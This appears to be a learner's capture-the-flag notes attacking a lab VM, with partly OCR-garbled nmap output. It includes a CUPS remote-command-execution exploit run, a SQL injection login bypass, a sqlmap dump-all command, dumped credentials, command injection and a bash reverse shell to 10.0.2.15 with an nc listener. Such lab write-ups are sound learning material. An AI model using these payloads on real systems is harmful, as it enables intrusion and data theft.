Netdiscover + nmap

```
Mmap 7.91 ( https://nmap.org ) at 2021-02-02 14:06 WET
       can report for 10.0.2.5
s up (0.00089s latency)
    ShowW(P993 closed ports
    1824 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:80:42:61 (RSA)
0/tcp open http Apache httpd 2.0.52 ((CentOS))
_http-server-header: Apache/2.0.52 (CentOS)
_http-title: Site doesn't have a title (text/html; charset=UTF-8).
    188008 2
188008 2
                                 980/udp
983/tcp
    188024 1
188024 1
 ssl-cert: Subject: commonName=localhost-localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=
Not valid before: 2009-10-08700:10:47
 Not valid after: 2010-10-08T00:10:47
ssl-date: 2021-02-02T19:06:17+00:00; +4h59m59s from scanner time.
    SSLv2 supported
       SSL2_RC4_128_WITH_MD5
       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
       SSL2_DES_64_CBC_WITH_MD5
      SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
       SSL2_RC4_64_WITH_MD5
 http-methods:
_http-title: 403 Forbidden
003/tcp open status 1
                                  MySQL (unauthorized)
```

Wtf is cups 1.1? → Printers and stuff by Apple. Took me longer than expected, it's hard to google "cups" lol MySql (!!)


https://www.exploit-db.com/exploits/41233 → CUPS < 2.0.3 - Remote Command Execution

Searchsploit and run script...

python /usr/share/exploitdb/exploits/linux/remote/41233.py -a 10.0.2.5 -b 631



Port 80:



this is most definitely vulnerable to SQLi

admin

' or 1=1--

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:

Anyway, let me try to dump the database...

sqlmap -u http://10.0.2.5/index.php --dump-all --data "uname=admin" --level=5 --risk=3

great

- 1 | 5afac8d85f | admin
- 2 | 66lajGGbla | john John returns a blank page

Admin is the same as above I DOWNLOADED THE OLD VERSION, THERE'S A BUG IN THIS ONE. AFTER DOWNLOADING THE CORRECT VERSION, THE ACTUAL WEB CONSOLE LOOKS LIKE THIS:

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	
	submit

"Google.com" results in an output similar to the ping command... let's try OS command injection There we go! On to the reverse shell

google.com | pwd /var/ww/html

I can execute any command I want with "; [command] " I can browse to john's directory with "; Is ../../home/john"

;bash -i >& /dev/tcp/10.0.2.15/1234 0>&1 on the input field and nc -nlvp 1234 on my machine would get me a shell.

For some reason, the web console wasn't working very well... I could not download or upload any files. I even followed several write ups and tutorials (some which used the same methods as me) and it still wouldn't work. I understood the process so for that reason I'm advancing to the next level.